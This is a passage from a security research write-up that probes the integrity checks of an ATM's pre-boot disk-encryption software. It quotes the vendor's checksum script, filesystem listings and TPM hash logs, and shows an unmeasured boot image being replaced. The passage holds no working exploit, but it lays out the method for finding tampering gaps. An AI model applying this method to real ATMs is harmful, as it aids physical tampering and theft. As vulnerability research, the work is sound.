

Figure 15: CryptoPro Secure Disk for BitLocker - PBA Architecture

This graphic describes a high-level overview of the PBA architecture, where both UEFI and a Linux boot kernel were leveraged to provide access to a Windows OS. These generalized details line up perfectly with our disk analysis – reaffirming us to be on the right path.

CryptWare's office address was identified to be in Germany - *Frankfurther Str. 2 65549 Limburg ad Lahn Germany*. Alone, this information is not normally of any importance, however, using this information three additional domains and company names were identified [29] – whom all offer the same product line.

Figure 16: CryptWare IT Security - Company Address

Running headfirst down the rabbit hole and searching for references between *CryptWare* and *CryptoPro*, led us to https://secure-disk-for-bitlocker.com. The contents of this site provide eye raising details regarding the commercial reach of the CryptoPro software – *Figure 17*. These details underscore CryptoPro to be a large scale distributed software package with a global install base.

Figure 17: secure-disk-for-bitlocker.com - Commercial Reach

Reading through the "*About us*" content, Secure Disk for BitLocker was *"… formed by an experienced cryptographic spin-off in 2002*" and is distributed through the following locations and websites:

- https://www.contronex.com/
- http://www.cryptware.eu/
- https://www.cpsd.at/
- https://www.oobit.com.au/
- https://secure-disk-for-bitlocker.com/



Figure 18: Secure Disk for BitLocker - CryptoPro Sales Offices

Again, this information isn't normally interesting but the fact that there are numerous sub domains where each hosted very similar content and contact details – was interesting, if not, curious. Having located this information only further complicated our understanding of the relationship between DN and CryptoPro. Let's tally up the facts:

1. DN lists CryptoPro as a third-party license holder for VSS v3.0 and removes this reference from all other EULA/SBOM details for VSS.
2. VSS v3.0 license details identify CryptoPro Secure Disk v5.6.3 to be the base version of the third-party license agreement.
3. SEC Consult's PBA bypass attack from 2016 addressed an earlier version of CryptoPro v5.1.0.6474, remediated in v5.2.1.
4. Our research efforts started with CryptoPro v6.5-5321 – which appears to be older than the base DN third-party license agreement - v5.6.3.

5. CryptoPro still appears to be an active business, where *CryptoPro SecureDisk* is sold under various aliased sub-domains.

VSS Integrity Validation

Discovery efforts were concluded with the recovery of security research from SEC Consult and various marketing materials from CryptWare. Our OSINT efforts into the VSS/CryptoPro PBA integrity validation process were exhausted. Our next task was to apply this limited information against our visible attack surface. The SEC Consult research provided a direct path of compromise, so we began to target *wc* and *sha256sum*. Searching the contents of P5, the binary *sha256sum* was not present but *wc* was in the standard executable path of */usr/bin*.

Attempts to modify *wc* resulted in a PBA validation error to be produced:



Figure 19: VSS PBA Error - wc Modification

Modification of other system contents also resulted in failure, reflected in *Figure 20* and *Figure 21*:



Figure 20: VSS - PBA Integrity Failure



Figure 21: VSS PBA Failure - Expanded

This error indicated 253 elements were to be verified, made up between 249 files and three directories. Our modification of *wc* resulted in a single instance of a failed hash calculation. This error raises several questions, "*What are the 253 elements that are verified?*" and "*How are hashes being calculated without sha256sum?*". After searching the contents of P5, none of the common hashing utilities, such as *md5sum*, *sha256sum*, or *sha512sum* were located.

In the SEC Consult article, */usr/SUPERSHEEP/bin/verify_checksums.sh* was detailed as the script which executes the system integrity validation process. The contents of this script were as follows:

```
#!/bin/sh

# Return values:
# 0 - checksums ok
# 1 - checksums not ok, invalid files in $CS_FILE.error
# 2 - could not perform check

CS_FILE=/tmp/checksums

ParseOptions ()
{
        while getopts "f:" Option
        do
                case $Option in
                        f ) CS_FILE=$OPTARG ;;
                        * ) echo "Unknown option!" ;;
                esac
        done
}

ParseOptions $@

if [ ! -f $CS_FILE ]
then
        exit 2
fi

cd /
if ( ! /tmp/sha256sum -c $CS_FILE > $CS_FILE.out )
then
        # we have errors!
        /tmp/grep -v "FAILED open or read" $CS_FILE.out > $CS_FILE.no_missing # ignore missing
        /tmp/grep "FAILED" $CS_FILE.no_missing > $CS_FILE.error

        NUM_FAILED=`/tmp/wc -l $CS_FILE.error | /tmp/cut -d " " -f 1`
        echo $NUM_FAILED

        if [ $NUM_FAILED = "0" ]
        then
                rm $CS_FILE
                rm $CS_FILE.out
                rm $CS_FILE.no_missing
                rm $CS_FILE.error
                echo "Some missing, but OK"
                exit 0
        else
                echo "FAILED"
                exit 1
        fi

else
        echo "OK"
        rm $CS_FILE
        rm $CS_FILE.out
        exit 0
fi
```

Figure 22: VSS /usr/SUPERSHEEP/bin/verify_checksums.sh

CryptoPro appeared to still leverage *sha256sum* to generate the hash calculation of the system contents. However, the executable located in */tmp*, along with *wc*. Examining the contents of */tmp* revealed the directory to be empty and was a mount point for a temporary file system – based on the contents of */etc/fstab*.

```
# Begin /etc/fstab

# file system  mount-point  type    options         dump  fsck
#                                                        order
/tmp/rootfs    /             ext4    defaults        1     1
proc           /proc         proc    defaults,noauto 0     0
sysfs          /sys          sysfs   defaults,noauto 0     0
devpts         /dev/pts      devpts  gid=4,mode=620  0     0
shm            /dev/shm      tmpfs   defaults        0     0

tmpfs          /run          tmpfs   defaults,noauto 0     0
tmpfs          /tmp          tmpfs   defaults        0     0
tmpfs          /var          tmpfs   defaults        0     0
tmpfs          /root         tmpfs   defaults        0     0
tmpfs          /mnt          tmpfs   defaults        0     0

devtmpfs       /dev          devtmpfs        mode=0755,nosuid,noauto 0       0

# End /etc/fstab
```

Figure 23: VSS /etc/fstab

Without access to the contents of */tmp*, the executables that generate the hash table, or the ability to modify the contents of system files – we returned to the SEC Consult's article. The article detailed this hash list was compared to a "preconfigured list" and detailed the list to be stored inside an encrypted block special file. Details regarding the encrypted block file were unclear, except for a plausible storage container for *sha256sum*, once TMPFS is mounted. We continued to search the contents of the disk for anything that would appear to be a hash index list, ultimately, locating the */LOG* directory.

```
root@299045abed7c:/mnt/disk# ls -al LOG
total 552
drwxr-xr-x  2 root root   4096 Nov 29  2021 .
drwxr-xr-x 20 root root   4096 Nov 29  2021 ..
-rw-r--r--  1 root root 259094 Nov 29  2021 current.txt
-rw-r--r--  1 root root  10012 Nov 29  2021 dmesg.log.xz
-rw-r--r--  1 root root 259094 Nov 22  2021 initial.txt
-rw-r--r--  1 root root   7696 Nov 29  2021 ss_log_tmp.log.xz
-rw-r--r--  1 root root    608 Nov 29  2021 startlog.txt.xz
```

Figure 24:VSS /LOG - Directory Contents

This directory contained several text files and compressed system logs of previous startups. The index tables were contained in *current.txt* and *initial.txt*, outlining 2,567 files and directories from across the Linux file system.

```
root@f79286bbfffb:/mnt/disk/LOG# head -10 initial.txt
/boot/4.19.20-superschaf: 7F5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/bzImage: 7F5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/grub/acorn.mod: C268D7C2786685EBF2A978BBAB45C58552FC4BF4D310ACE97E99AF19691E0DC4
/boot/grub/affs.mod: E5AEB52D4537E0391F76C56DF4A073A40D5176AD2EB282583F14E8E27D402299
/boot/grub/amiga.mod: F77B58114861A428C214C1458283DC8475A4237D86377477B4E89F5089683C83
/boot/grub/apple.mod: D7A8B602448E3DF5EBB486C9547CFF3882DB8350D1A1C6CCF0065089164CDCBB
/boot/grub/ata.mod: CC6FF6DB9A617A39033707299C94C21294E66F74CC44E1DBBBC3457EE91B7DAE
/boot/grub/biosdisk.mod: B5FA31523F0E7FA644D1A6E82500C6C7B27D33BD7782C714AEB2DC33EA949A75
/boot/grub/bitmap.mod: 37FB61B43C97A2FCF794B4F7A96F201C70460A5B7551763F9480026A90568F53
/boot/grub/blocklist.mod: 7CCC6023142446423E83740E68557C72B9627D3D2EA6DCED4F110BEDDD338E86
```

Figure 25: initial.txt - File Hash Index

These appeared to be SHA256 hash values of each file and/or directory. However, the hash index did not match a standard file sum:

```
root@f79286bbfffb:/mnt/disk/LOG# head -10 initial.txt
/boot/4.19.20-superschaf: 7F5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/bzImage: 7F5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/grub/acorn.mod: C268D7C2786685EBF2A978BBAB45C58552FC4BF4D310ACE97E99AF19691E0DC4
/boot/grub/affs.mod: E5AEB52D4537E0391F76C56DF4A073A40D5176AD2EB282583F14E8E27D402299
/boot/grub/amiga.mod: F77B58114861A428C214C1458283DC8475A4237D86377477B4E89F5089683C83
/boot/grub/apple.mod: D7A8B602448E3DF5EBB486C9547CFF3882DB8350D1A1C6CCF0065089164CDCBB
/boot/grub/ata.mod: CC6FF6DB9A617A39033707299C94C21294E66F74CC44E1DBBBC3457EE91B7DAE
/boot/grub/biosdisk.mod: B5FA31523F0E7FA644D1A6E82500C6C7B27D33BD7782C714AEB2DC33EA949A75
/boot/grub/bitmap.mod: 37FB61B43C97A2FCF794B4F7A96F201C70460A5B7551763F9480026A90568F53
/boot/grub/blocklist.mod: 7CCC6023142446423E83740E68557C72B9627D3D2EA6DCED4F110BEDDD338E86
root@f79286bbfffb:/mnt/disk/LOG# sha256sum ../boot/bzImage
8a4788b7e1642f45bd4e311999e69d55cadacbe0c848f3f3b0402b5af5673ecc  ../boot/bzImage
```

Figure 26: /boot/bzImage - SHA256SUM Index Difference

At the time, it was believed VSS *sha256sum* utility was customized to calculate a seeded hash, preventing file manipulation. Upon further testing, it was determined this hash index was created through a measurement calculation from the ATMs attached Trusted Platform Module (TPM). Measurement calculations is a TPM method of building a block-chain, representing a history of each file – where the previous file hash is used as a seed in calculating the new hash value. This measurement calculation would then be used to unlock the TPM and recover system encryption keys.

Contained within the integrity validation errors, were details reflecting an error during *ss_hw_tpm_check_tpm* for PCR 14:



Figure 27: VSS TPM PCR 14 Error

TPMs contain 15 Platform Configuration Register (PCR) values that are used during various stages of the boot-up process. These values are used to track changes to various critical files on the system and can provide some integrity validation of system contents. In *Figure 27*, PCR 14 is believed to be associated to the *shim* UEFI binary. *Shim.efi* is a software package, developed by various Linux developers, that have been signed by firmware CA providers – allowing for secureboot across free operating systems [30]. Additionally, this value is designated to hold certificates and hashes [31].

TPMs update measurement values through two different methods, Static Root of Trust for Measurements (SRTM) and Dynamic Root of Trust for Measurements (DRTM) [32]. SRTM is a process that is typically executed during the BIOS boot-up sequence and not applicable to our vantage point. However, DRTM is executed while the OS is running and used to "*create a trusted environment from an untrusted state*", accurately describing our perspective of the PBA validation process. The OS can modify PCR registers 8-15 and there is a mechanism to update/validate these indexes –a theory regarding the integrity process was generated.

During system initialization, a CryptoPro binary submits various files to the TPM, depending on the state of the boot sequence. This, in turn, updates different PCR registers. If the measurement indexes are invalid, the system is untrusted – forcing a reboot. If the contents match, the TPM is unsealed, and the disk encryption key is recovered.

To evaluate any security control, one needs to understand the enforcement boundaries. VSS PBA integrity checks were effective at identifying file manipulation and preventing startup. However, the contents of P5 are unencrypted. In this scenario, VSS needs to validate the system state integrity of an offline globally modifiable architecture.

The more complex a security solution is, the more likely a workflow deficiency exists.

Having this understanding, we determined the perspective of manual file validation and manipulation to be feasible.

To build our baseline, an elimination method was used. Where all visible files on P5 were indexed, removing all files known to be measured in */LOG/initial.txt*. This resulted in approximately 10,832 files, leaving a delta of 8,265. Each delta record was reviewed against the rootfs bootup sequence. High targets of interest were selected and modified, ultimately, resulting in continued integrity validation errors. Eventually, a simple image file was located at */boot/bgimage.jpg*.

```
→ emptynebuli$ grep bgimage attack-files.txt
/boot/bgimage.jpg
/usr/SUPERSHEEP/bin/glade/bgimage.jpg
```

Figure 28: P5 Boot Image - /boot/bgimage.jpg

This file was believed to be the VSS background image applied during the boot sequence:



Figure 29: /boot/bgimage.jpg - VSS Background Image

Replacing this image and rebooting the system, to our dismay, presented no observable change. We threw our arms up in frustration, to then observe the background change from the default image to our modified background!

Figure 30: VSS Background Image Replacement

This test validated it was possible to manipulate the contents of P5 and impact the system's behavior. However, modifying a background image is hardly an exploitable attack surface but did highlight some interesting behavior. If the background image was successfully replaced, why was the default background still presented?

To answer this, we returned our delta file list and observed content manipulation of these records would have a variable effect on what background was presented in the integrity validation errors. Likely indicating additional background images were referenced at different portions of the process. Upon further review, we identified the following three locations of background image:

- **P5:** */usr/SUPERSHEEP/bin/glade/bgimage.jpg*
- **P5:** */boot/bgimage.jpg*
- **P1:** */EFI/CPSD/bgimage.png*

Selective modification of each provided a staged visual indicator through the different phases of the boot sequence.

Replacing the P1 background image (*/EFI/CPSD/bgimage.png*) and P5 contents, confirmed an integrity check to be performed within UEFI:

